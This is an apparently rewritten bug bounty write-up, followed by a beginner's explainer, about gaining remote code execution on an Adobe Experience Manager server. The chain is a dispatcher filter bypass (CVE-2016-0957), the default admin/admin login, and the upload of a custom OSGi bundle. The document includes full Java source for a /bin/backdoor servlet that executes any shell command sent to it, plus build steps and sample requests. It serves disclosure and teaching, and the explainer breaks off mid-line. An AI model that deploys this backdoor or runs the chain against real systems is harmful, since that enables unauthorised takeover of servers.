AEM Overview

Before deep diving into how I was able to perform remote code execution on one of Adobe Experience Manager instances at bug bounty program let me tell you in brief about this huge and complex system.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Adobe Experience Manager (AEM) is an enterprise content management system sold and maintained by Adobe. Its core components run inside a JVM, with an optional Apache HTTP server module provided for caching and load balancing. The author opens with a description of the system taken, with permission, from Peter Adkins' (Darkarnium) write-up about RCE at signout.live.com.

Under the hood, a stock AEM deployment is a collection of open source products with some Adobe glue. The services are not deployed in a traditional manner; they are implemented as components inside an Apache Felix based OSGi framework.

A view of the AEM internal architecture, taken from the AEM 5.6.1 documentation.
These components, called OSGi bundles, can be installed, restarted or reconfigured without restarting the OSGi framework or the JVM, and AEM can be extended by developing and installing custom bundles.
A typical deployment has three tiers:
- Author (runs in a JVM)
- Publish (runs in a JVM)
- Dispatch (runs as an Apache HTTP Server module)

A common three tier deployment, taken from the AEM 5.6.1 documentation.
Normally the Author and Publish tiers are protected from the internet through network segmentation or access controls, and only the Dispatch tier is open, pulling and caching content from Publish like a reverse proxy. Because Publish nodes serve both content and administrative resources through the same Apache Sling service, Dispatch implements a filtering mechanism. For example, on the Publish node publish.example.org the following is reachable without authentication:
That page gives a browsable view of all data in the content repository. Through the Dispatch tier, with a default configuration and an empty cache, the same resource should be filtered and answered with HTTP 404. The default Dispatch configuration denies everything and allows specific entries inside filter blocks. An excerpt from an example configuration, taken from the AEM 5.6.1 security checklist:
# only handle the requests in the following acl. default is 'none' # the glob pattern is matched against the first request line /filter { # deny everything and allow specific entries /0001 { /type "deny" /glob "*" } /0023 { /type "allow" /glob "* /content*" } ... # enable specific mime types in non-public content directories /0041 { /type "allow" /glob "* *.css *" } # enable css /0042 { /type "allow" /glob "* *.gif *" } # enable gifs ... }
The Felix Web Console is based on the Apache Felix Web Management Console. It offers tabs for maintaining OSGi bundles, including Configuration (configuring bundles, the underlying mechanism for AEM system parameters), Bundles (installing bundles) and Components (controlling component status).
Setup
After watching Mikhail Egorov's (0ang3el) Bugcrowd Level Up 0x03 presentation on approaching AEM webapps in bug bounty programs, where he presented his aem-hacker tools, the author picked a bug bounty program with several AEM instances in scope. The program's non-disclosure policy means only the example.org domain is used in the write-up. The researcher describes his Java knowledge as practically zero and notes that this was his first time working with Maven.
Finding it
The first step was running aem_hacker.py, a script that performs dozens of checks for security misconfigurations. After a few minutes it produced a long listing of potential issues, meaning the instance had security problems. The most interesting finding was an exposed Felix Console, which in some cases can lead to RCE.

A request to the console directly:
GET /system/console/bundles HTTP/1.1 Host: example.org
in most cases returns:
HTTP/1.1 404 Not Found
To bypass the dispatcher the author used:
GET /system/console/bundles?.css HTTP/1.1 Host: example.org
and got:
HTTP/1.1 403 Forbidden
That behaviour proved the instance was vulnerable to CVE-2016-0957. The next obstacle was authorisation. AEM generally accepts an HTTP Basic Authorization header, so the author tried the default pair admin/admin and was in.

Exposed Web Console at signout.live.com from Darkarnium write-up
Seeing the Web Console for the first time, the author spent some time exploring it; the screenshot shows it contains a lot of useful information and functionality.
Exploitation
Step 1: check the AEM version
At https://example.org/system/console/status-productinfo the installed version was Adobe Experience Manager (6.1.0.x), available since May 28, 2015. The pre-built bundle from 0ang3el's aem-rce-bundle could not be used because it requires at least version 6.2, so the bundle had to be built.
Step 2: generate the project with Maven
Per the repository instructions, for AEM 6.0 or newer the following Maven command applies:
mvn org.apache.maven.plugins:maven-archetype-plugin:2.4:generate \ -DarchetypeGroupId=com.adobe.granite.archetypes \ -DarchetypeArtifactId=aem-project-archetype \ -DarchetypeVersion=SELECT_FROM_TABLE \ -DarchetypeCatalog=https://repo.adobe.com/nexus/content/groups/public/

From the table the author chose Archetype version 10. Maven was not installed on the machine, so installing and configuring it took some time. The final command was:
mvn org.apache.maven.plugins:maven-archetype-plugin:2.4:generate \ -DarchetypeGroupId=com.adobe.granite.archetypes \ -DarchetypeArtifactId=aem-project-archetype \ -DarchetypeVersion=10 \ -DarchetypeCatalog=https://repo.adobe.com/nexus/content/groups/public/
Maven then asked for additional information such as groupId, artifactId, package and artifactName. After researching the structure and source code of the pre-built bundle, the author settled on:
Define value for property 'groupId': : aem.hacksDefine value for property 'artifactId': : rce.bundleDefine value for property 'version': 1.0-SNAPSHOT: : Define value for property 'package': aem.hacks: : Define value for property 'appsFolderName': : aem.hacksDefine value for property 'artifactName': : aem.hacksDefine value for property 'componentGroupName': : aem Define value for property 'contentFolderName': : aem.hacksDefine value for property 'cssId': : aemDefine value for property 'packageGroup': : aem.hacksDefine value for property 'siteName': : aem.hacks
Step 3: trim the project and write the servlet
All unnecessary directories were deleted, leaving this structure:
└── rce.bundle ├── README.md ├── core │ ├── pom.xml │ └── src │ └── main │ └── java │ └── aem │ └── hacks │ └── core │ ├── package-info.java │ └── servlets │ └── SimpleServlet.java └── pom.xml
In rce.bundle/pom.xml only the core module was kept:
<modules> <module>core</module></modules>
The servlet from aem-rce-bundle did not work, so it was modified (with, as the author puts it, practically zero Java knowledge). The final version:
package aem.hacks.core.servlets;import org.apache.felix.scr.annotations.sling.SlingServlet;import org.apache.sling.api.SlingHttpServletRequest;import org.apache.sling.api.SlingHttpServletResponse;import org.apache.sling.api.resource.Resource;import org.apache.sling.api.servlets.SlingAllMethodsServlet;import org.apache.sling.api.servlets.SlingSafeMethodsServlet;import javax.servlet.ServletException;import java.io.IOException;import java.io.*;@SuppressWarnings("serial")@SlingServlet(resourceTypes = "aem.hacks/structure/page", paths = "/bin/backdoor")public class SimpleServlet extends SlingSafeMethodsServlet {@Override protected void doGet(final SlingHttpServletRequest req, final SlingHttpServletResponse resp) throws ServletException, IOException { final Resource resource = req.getResource();Process proc = Runtime.getRuntime().exec(req.getParameter("cmd"));BufferedReader stdInput = new BufferedReader(new InputStreamReader(proc.getInputStream()));StringBuilder sb = new StringBuilder(); String s = null; while ((s = stdInput.readLine()) != null) { sb.append(s + "\n"); } String output = sb.toString();resp.setContentType("text/plain"); resp.getWriter().write(output);}}
The servlet is registered at the path /bin/backdoor, takes the cmd request parameter, runs it with Runtime.getRuntime().exec, reads the process output and writes it back as text/plain.
Step 4: build the bundle
The packaging command:
mvn package
returned:
...[INFO] BUILD FAILURE...
Changes to the Maven command, project structure and servlet source all produced BUILD FAILURE. A colleague who is a PHP expert suggested checking the Java version. The bundle had been built with Java 11; after switching to Java 8 the build succeeded. The command used:
update-alternatives --config java
Step 5: install the bundle and run commands
The bundle was in rce.bundle/core/target. The author navigated to https://example.org/system/console/bundles, pressed "Install/Update..." and uploaded the jar with the "Start Bundle" checkbox enabled. The console showed the installation was successful and the backdoor was reachable at the path defined in the servlet:
https://example.org/bin/backdoor?cmd=iduid=1004(publish) gid=1004(publish) groups=1004(publish)
After confirming RCE, the author deleted the uploaded bundle from AEM and reported the issue to the vendor.
Root cause
The chain relies on three weaknesses. The Dispatch filter can be bypassed by appending ?.css to the console path, which is CVE-2016-0957. The console is then reachable with default admin/admin credentials. Finally, the Felix Web Console lets an authenticated user install an OSGi bundle, and an installed bundle runs code inside the JVM, so uploading a bundle that registers a servlet gives command execution. The report does not describe the vendor's fix.
Impact

An attacker who can reach the console through the dispatcher bypass and authenticate with default credentials can install an arbitrary bundle and execute commands on the Publish instance, here as the publish user (uid 1004). The author notes that exposed Felix Console "in some cases" leads to RCE, and that the pre-built bundle only works from AEM 6.2, so older versions require building one. The submission was initially marked "Not applicable" by triage as out of scope; one month later Bugcrowd notified the author that the vendor accepted it because of its severity even though it was out of scope. The report does not give the bounty amount.
okay.
Fix
Variants to test
- Request
/system/console/bundlesdirectly and through the dispatcher. A 404 directly and a 403 through the dispatcher with?.cssappended indicates the CVE-2016-0957 bypass. - Try default credentials such as
admin/adminagainst the console with HTTP Basic Authorization. A successful login page or console listing confirms the second condition. - Check
/system/console/status-productinfofor the AEM version. Versions below 6.2 need a self-built bundle; 6.2 and newer can use the pre-built one. - Upload a bundle with "Start Bundle" enabled and request its servlet path with a harmless command such as
id. Command output in the response confirms code execution.
What happened, in plain words
A security researcher was taking part in a bug bounty programme, which is a scheme where companies invite people to test their systems and pay for reports of security holes. One of the systems in scope was an Adobe Experience Manager (AEM) installation. AEM is a large piece of software that companies use to build and run websites. The researcher found that a hidden administrative area of that installation was reachable from the internet, that it accepted the factory default username and password, and that this area allowed him to upload a small program of his own. That program then let him run commands on the server. In security language, running your own commands on someone else's machine is called remote code execution, or RCE.
The report first explains what AEM is and how it is normally put together, because the whole attack depends on understanding which parts of it are supposed to be reachable from the internet and which are not. Then it walks through the discovery, the login, the building of the malicious program, and the moment the command ran. Finally it describes what the bug bounty platform did with the report.
A quick note on how to read the rest: every time a new technical word appears, it is explained where it first shows up, and all of them are collected again in the glossary at the end.
AEM Overview
Adobe Experience Manager is described in the report as an "enterprise grade" content management system sold and maintained by Adobe Systems. A content management system, or CMS, is software that lets people create and edit web pages through a friendly interface instead of writing files by hand. "Enterprise grade" simply means it is aimed at large organisations.
The core components of AEM run inside a JVM. A JVM, or Java Virtual Machine, is a program that runs software written in the Java programming language; think of it as the engine that executes Java code on a computer. AEM also offers an optional Apache HTTP server module, which is a piece of software that can sit in front of the main application to cache pages (keep copies so they load faster) and to balance load (share incoming visitors across several servers).
AEM Architecture
Under the hood, a "stock" AEM deployment, meaning one installed with the standard components and no customisation, is a collection of many open source products held together with some Adobe-specific glue code. Open source means the source code is publicly available and free to use.
Rather than the services that make up AEM being deployed in a "traditional" manner, they are implemented as components inside an Apache Felix based Open Services Gateway initiative (OSGi) framework. That sentence is dense, so let us unpack it.
- A service here is a piece of functionality, such as handling logins or serving pages.
- Traditional deployment would mean each service is its own separate program, started and stopped on its own.
- OSGi is a standard for building software out of small, independent pieces that can be added, removed or reconfigured while the whole thing keeps running. A useful everyday comparison is a modular kitchen where you can swap a blender or a toaster without turning off the electricity for the whole house.
- Apache Felix is one particular implementation of that OSGi standard.
A view of the AEM internal architecture, taken from the AEM 5.6.1 documentation.
The advantage of this design is that these components, known as OSGi "bundles", can be installed, restarted or re-configured without restarting the OSGi framework or the underlying JVM. A bundle is a packaged piece of software, roughly like an app you install on a phone: it adds a feature to the running system. This architecture also lets AEM be extended by developing and installing custom OSGi bundles. That last sentence is the heart of the whole attack: if an outsider can install a bundle, the outsider can add their own code to the running server.
Deployment Topology
A "typical" AEM deployment consists of three distinct tiers, meaning three separate layers of servers, each with its own job:
- Author (runs in a JVM)
- Publish (runs in a JVM)
- Dispatch (runs as an Apache HTTP Server module)
The Author and Publish tiers each run in a JVM, and the Dispatch tier runs as an Apache HTTP Server module.
An example diagram of this style of tiered deployment can be found below:
A common three tier deployment, taken from the AEM 5.6.1 documentation.
To improve the security posture of an AEM installation, these tiers are typically deployed with the Author and Publish tiers protected from the world through network segmentation and/or access controls. Network segmentation means keeping machines on separate internal networks so that the internet cannot reach them directly; access controls means rules about who is allowed to connect. The Dispatch tier is generally the only tier "open" to the internet, providing a mechanism to retrieve and cache content from the Publish tier, in a manner not unlike that of a reverse-proxy. A reverse proxy is a server that stands in front of other servers and forwards visitors' requests to them, so visitors never talk to the inner servers directly. Think of a receptionist who takes all visitors and walks them to the right office: nobody wanders the corridors alone.
Dispatch Filtering
Because the Dispatch tier pulls data from upstream Publish nodes, the Dispatch module implements a "filtering" mechanism in order to mitigate abuse. Upstream here means the servers behind Dispatch. The filter is especially important given that nodes in the Publish tier serve both content and administrative resources via the same Apache Sling service. Apache Sling is the service through which Publish nodes serve both content and administrative resources, so the filter is what separates them.
As an example of why this filtering is required, the following URL on the Publish node publish.example.org is able to be accessed without any authentication:
This page provides a browsable view of all data in the content repository.
Authentication means proving who you are, usually with a username and password. A page reachable "without any authentication" is reachable by anyone who can connect to the server. The page in question shows a browsable view of the entire content repository, which is the database of everything the website stores. That is clearly not something the public should see.
However, if accessed via the Dispatch tier, assuming a default Dispatch configuration with an empty cache, the following should be true:
Filtered by the Dispatch tier, with an HTTP 404 served to the requestor.
HTTP 404 is the standard web response meaning "not found". The idea is that even though the Publish server would happily show the page, Dispatch refuses to pass the request through, so the visitor sees nothing. An empty cache matters because if Dispatch had already stored a copy of a page, it might serve that copy without asking Publish again.
In order to implement these restrictions, the default AEM Dispatch module configuration contains a set of filters which operate in a default "deny" manner: if a resource has not been explicitly allowed inside of a filter block, requests for that resource are denied. This is the same principle as a guest list at a door: if your name is not on the list, you do not get in.
To better demonstrate this configuration, an excerpt from an example Dispatch configuration file, taken from the AEM 5.6.1 "security checklist", is included below:
# only handle the requests in the following acl. default is 'none' # the glob pattern is matched against the first request line /filter { # deny everything and allow specific entries /0001 { /type "deny" /glob "*" } /0023 { /type "allow" /glob "* /content*" } ... # enable specific mime types in non-public content directories /0041 { /type "allow" /glob "* *.css *" } # enable css /0042 { /type "allow" /glob "* *.gif *" } # enable gifs ... }
Line by line, in plain words:
- The first comment says only requests matching the access control list (ACL) below are handled, and the default is "none", meaning nothing is allowed unless listed.
- The second comment explains that the glob pattern, a wildcard pattern using
*to mean "anything", is matched against the first request line. The first request line is the opening line of an HTTP request, for exampleGET /some/path HTTP/1.1. /0001 { /type "deny" /glob "*" }denies everything, as a starting point./0023 { /type "allow" /glob "* /content*" }then allows requests whose path begins with/content, which is where public site content lives.- The
...marks entries omitted from the excerpt. /0041 { /type "allow" /glob "* *.css *" }allows requests for CSS files, the files that describe how a page looks./0042 { /type "allow" /glob "* *.gif *" }allows requests for GIF images.- The final
...again marks omitted entries.
The end result of this configuration is that the ability to pull Publish tier administrative resources through the Dispatch tier should be prevented. Keep the shape of those rules in mind: the filter looks at the text of the request line, and it allows anything that looks like a CSS file. That detail becomes the way in later.
Discover
I hope this information is enough to understand key features of AEM.
After watching a presentation called "AEM hacker, approaching Adobe Experience Manager webapps in bug bounty programs" by Mikhail Egorov (0ang3el) at the Bugcrowd Level Up 0x03 event, where he presented tools for AEM security testing and exploitation, the researcher decided to make some practice. A webapp is simply an application you use through a web browser. The researcher chose one bug bounty programme that contained several AEM instances in scope and began testing. In scope means the programme's rules say this particular system may be tested; testing anything else would be against the rules.
Due to the non-disclosure policy of the programme, only the example.org domain is used in the write-up. A non-disclosure policy is a rule that the researcher must not reveal the real company or addresses involved. example.org is a placeholder domain reserved for examples, so it cannot point at a real victim.
First of all the researcher launched aem_hacker.py, a script which performs dozens of checks to find security misconfigurations. A script is a small program that automates a series of steps so you do not have to do them by hand. A security misconfiguration is a setting left in a dangerous state, such as a default password or an admin page left open. After a few minutes it produced a long listing of potential issues, which meant that this instance had some problems with security.
One of the most interesting findings was an exposed Felix Console, which in some cases can lead to RCE. The Felix Console is the web-based control panel for the OSGi framework described earlier: it is the screen where an administrator installs and manages bundles. "Exposed" means it could be reached from the internet when it should not have been.
The Web console in AEM is based on the Apache Felix Web Management Console. Apache Felix is a community effort to implement the OSGi R4 Service Platform, which includes the OSGi framework and standard services. In other words, the console is a standard component, not something Adobe invented, and it is meant for administrators.
The Web console offers a selection of tabs for maintaining the OSGi bundles, including:
- Configuration: used for configuring the OSGi bundles, and is therefore the underlying mechanism for configuring AEM system parameters
- Bundles: used for installing bundles
- Components: used for controlling the status of components required for AEM
The Bundles tab is the one that matters here, because installing a bundle means adding code that the server will run.
If you try to send the following request:
GET /system/console/bundles HTTP/1.1 Host: example.org
Line by line:
GETis the HTTP method, the verb that says "give me this page"./system/console/bundlesis the path being requested, the address of the Bundles tab inside the console.HTTP/1.1is the version of the HTTP protocol, the language browsers and servers use to talk.Host: example.orgtells the server which website name the visitor typed, since one server can host many sites.
In most cases you will get the following response:
HTTP/1.1 404 Not Found
This is the server saying "there is nothing at that address". In a correctly configured setup, the console is not reachable from outside at all.
To bypass the dispatcher the researcher used the following request:
GET /system/console/bundles?.css HTTP/1.1 Host: example.org
The only difference from the first request is ?.css appended to the path. The ? starts a query string, the part of a URL after the question mark that normally carries extra parameters. Here it carries a single meaningless word, css. The ?.css suffix was enough to get the request past the dispatcher and reach the console. It is like writing "delivery" on an envelope so the guard waves it through, while the recipient inside opens it and finds a different letter.
And the response was:
HTTP/1.1 403 Forbidden
HTTP 403 means "I understood your request but you are not allowed". That is different from 404, which means "nothing here". Getting 403 instead of 404 is the clue: such behaviour proved the instance was vulnerable to CVE-2016-0957. In other words, such behaviour proved that the instance was vulnerable to CVE-2016-0957. A CVE is a publicly catalogued security vulnerability with a unique identifier, so researchers around the world can refer to the same issue unambiguously.
So the next step was some kind of authorisation. Authorisation is the step after authentication: authentication proves who you are, authorisation decides what you may do. AEM generally accepts an HTTP Basic Authorization header. HTTP Basic Authorization is a simple, standard way for a browser to send a username and password with a request; the browser encodes them and attaches them in a header, which is a labelled line of extra information sent with the request. The researcher then asked: what about credentials? Let us try the default pair admin/admin. And we were in. A default credential is the username and password a product ships with before anyone changes them, and it is one of the most common ways into a badly configured system.
Exposed Web Console at signout.live.com from Darkarnium write-up
Since this was the first time the researcher had seen the Web Console, some time was spent just exploring it. As the screenshot shows, it contains a lot of useful information and functionality. But the goal was to return to the OSGi bundles and achieve the desired RCE.
Exploit
An exploit is the concrete technique or piece of code that turns a weakness into an actual result, here running commands on the server.
Luckily, 0ang3el had prepared aem-rce-bundle, which contains a pre-built bundle, the source code of this bundle and some instructions. Source code is the human-readable text a programmer writes; a pre-built bundle is the ready-made package, so you do not have to compile anything yourself.
Step 1: check the AEM version
At https://example.org/system/console/status-productinfo the researcher checked the installed AEM version and got Adobe Experience Manager (6.1.0.x), available since May 28, 2015. The version is the release number of the software, and it matters because exploits are often written for particular releases. This meant the pre-built bundle could not be used, because it requires at least version 6.2. If you do not have a ready exploit, you have to build it yourself.
Step 2: generate the project with Maven
As said in the repository's instructions, for AEM version 6.0 or newer the following Maven command can be used:
mvn org.apache.maven.plugins:maven-archetype-plugin:2.4:generate \ -DarchetypeGroupId=com.adobe.granite.archetypes \ -DarchetypeArtifactId=aem-project-archetype \ -DarchetypeVersion=SELECT_FROM_TABLE \ -DarchetypeCatalog=https://repo.adobe.com/nexus/content/groups/public/
What this means, piece by piece:
- Maven is a tool that helps programmers build software: it fetches the libraries a project needs and packages the result. Think of it as a recipe follower that gathers all ingredients and produces the finished dish.
mvnis the command that starts Maven.org.apache.maven.plugins:maven-archetype-plugin:2.4:generatenames a Maven plugin, a helper module, and the actiongenerate, which creates a new project from a template. An archetype is exactly that: a project template.-DarchetypeGroupId=com.adobe.granite.archetypessays which family of templates to use, here Adobe's.-DarchetypeArtifactId=aem-project-archetypenames the specific template for AEM projects.-DarchetypeVersion=SELECT_FROM_TABLEis a placeholder telling the reader to pick a version number from a table in the instructions.-DarchetypeCatalog=https://repo.adobe.com/nexus/content/groups/public/says where to download the templates from, here Adobe's public repository.- The backslashes at the end of lines are line continuations, letting one long command be written over several lines.
From the table the researcher chose Archetype version 10. At that moment Maven was not even installed on the machine, so installing and configuring it took some time. The final command was:
mvn org.apache.maven.plugins:maven-archetype-plugin:2.4:generate \ -DarchetypeGroupId=com.adobe.granite.archetypes \ -DarchetypeArtifactId=aem-project-archetype \ -DarchetypeVersion=10 \ -DarchetypeCatalog=https://repo.adobe.com/nexus/content/groups/public/
This is the same command as before, with the placeholder replaced by the chosen number 10.
Maven then asked for additional information such as groupId, artifactId, package and artifactName. These are naming fields that identify the project and where its code lives. After researching the structure and source code of the pre-built bundle, the researcher settled on:
Define value for property 'groupId': : aem.hacksDefine value for property 'artifactId': : rce.bundleDefine value for property 'version': 1.0-SNAPSHOT: : Define value for property 'package': aem.hacks: : Define value for property 'appsFolderName': : aem.hacksDefine value for property 'artifactName': : aem.hacksDefine value for property 'componentGroupName': : aem Define value for property 'contentFolderName': : aem.hacksDefine value for property 'cssId': : aemDefine value for property 'packageGroup': : aem.hacksDefine value for property 'siteName': : aem.hacks
Each line is a prompt from Maven followed by the answer typed after the colon. groupId is the organisation or group the project belongs to; artifactId is the project's own name; version is the release label, left at the suggested 1.0-SNAPSHOT, where SNAPSHOT means a work in progress; package is the folder-like namespace for the code; the remaining fields name folders and identifiers used inside the generated AEM project. The exact values matter less than the fact that they must be consistent, because the code refers to them.
Step 3: trim the project and write the servlet
After creating the project, all unnecessary directories were deleted, and the project structure looked like this:
└── rce.bundle ├── README.md ├── core │ ├── pom.xml │ └── src │ └── main │ └── java │ └── aem │ └── hacks │ └── core │ ├── package-info.java │ └── servlets │ └── SimpleServlet.java └── pom.xml
This is a directory tree, the way files and folders are arranged on disk. rce.bundle is the top folder. Inside it are a README.md file, a core folder and a pom.xml file. The core folder holds another pom.xml and a src folder, which contains main, then java, then the nested package folders aem, hacks, core, and finally the source files package-info.java and servlets/SimpleServlet.java. A pom.xml is Maven's project description file: it lists what the project contains and what it needs. A servlet is a small program that runs on a server and answers web requests, which is exactly what is needed to create a backdoor page.
In rce.bundle/pom.xml only the core module was kept:
<modules> <module>core</module></modules>
This tells Maven to build only the core part of the project and ignore the rest, which keeps things simple. XML is a text format that uses tags in angle brackets to describe structured data.
The servlet from aem-rce-bundle did not work, so it was modified, with, as the author puts it, practically zero Java knowledge. The final version:
package aem.hacks.core.servlets;import org.apache.felix.scr.annotations.sling.SlingServlet;import org.apache.sling.api.SlingHttpServletRequest;import org.apache.sling.api.SlingHttpServletResponse;import org.apache.sling.api.resource.Resource;import org.apache.sling.api.servlets.SlingAllMethodsServlet;import org.apache.sling.api.servlets.SlingSafeMethodsServlet;import javax.servlet.ServletException;import java.io.IOException;import java.io.*;@SuppressWarnings("serial")@SlingServlet(resourceTypes = "aem.hacks/structure/page", paths = "/bin/backdoor")public class SimpleServlet extends SlingSafeMethodsServlet {@Override protected void doGet(final SlingHttpServletRequest req, final SlingHttpServletResponse resp) throws ServletException, IOException { final Resource resource = req.getResource();Process proc = Runtime.getRuntime().exec(req.getParameter("cmd"));BufferedReader stdInput = new BufferedReader(new InputStreamReader(proc.getInputStream()));StringBuilder sb = new StringBuilder(); String s = null; while ((s = stdInput.readLine()) != null) { sb.append(s + "\n"); } String output = sb.toString();resp.setContentType("text/plain"); resp.getWriter().write(output);}}
Line by line, in plain words:
package aem.hacks.core.servlets;declares which folder-like namespace this code belongs to.- The
importlines pull in ready-made classes from other libraries, so the code can reuse them instead of writing everything from scratch. They come from Apache Felix, Apache Sling and the standard Java servlet and input/output libraries. @SuppressWarnings("serial")tells the compiler not to complain about a minor warning. A compiler is the program that turns source code into something the machine can run.@SlingServlet(resourceTypes = "aem.hacks/structure/page", paths = "/bin/backdoor")is the crucial line: it registers this servlet with AEM and says it should answer requests at the path/bin/backdoor. That path is the address of the backdoor page.public class SimpleServlet extends SlingSafeMethodsServletdefines the program itself, building on an existing servlet class provided by Sling.@Override protected void doGet(...)defines what happens when a browser sends a GET request, the ordinary "give me this page" request.final Resource resource = req.getResource();fetches the content resource tied to the request. It is not used further in the code shown.Process proc = Runtime.getRuntime().exec(req.getParameter("cmd"));is the dangerous 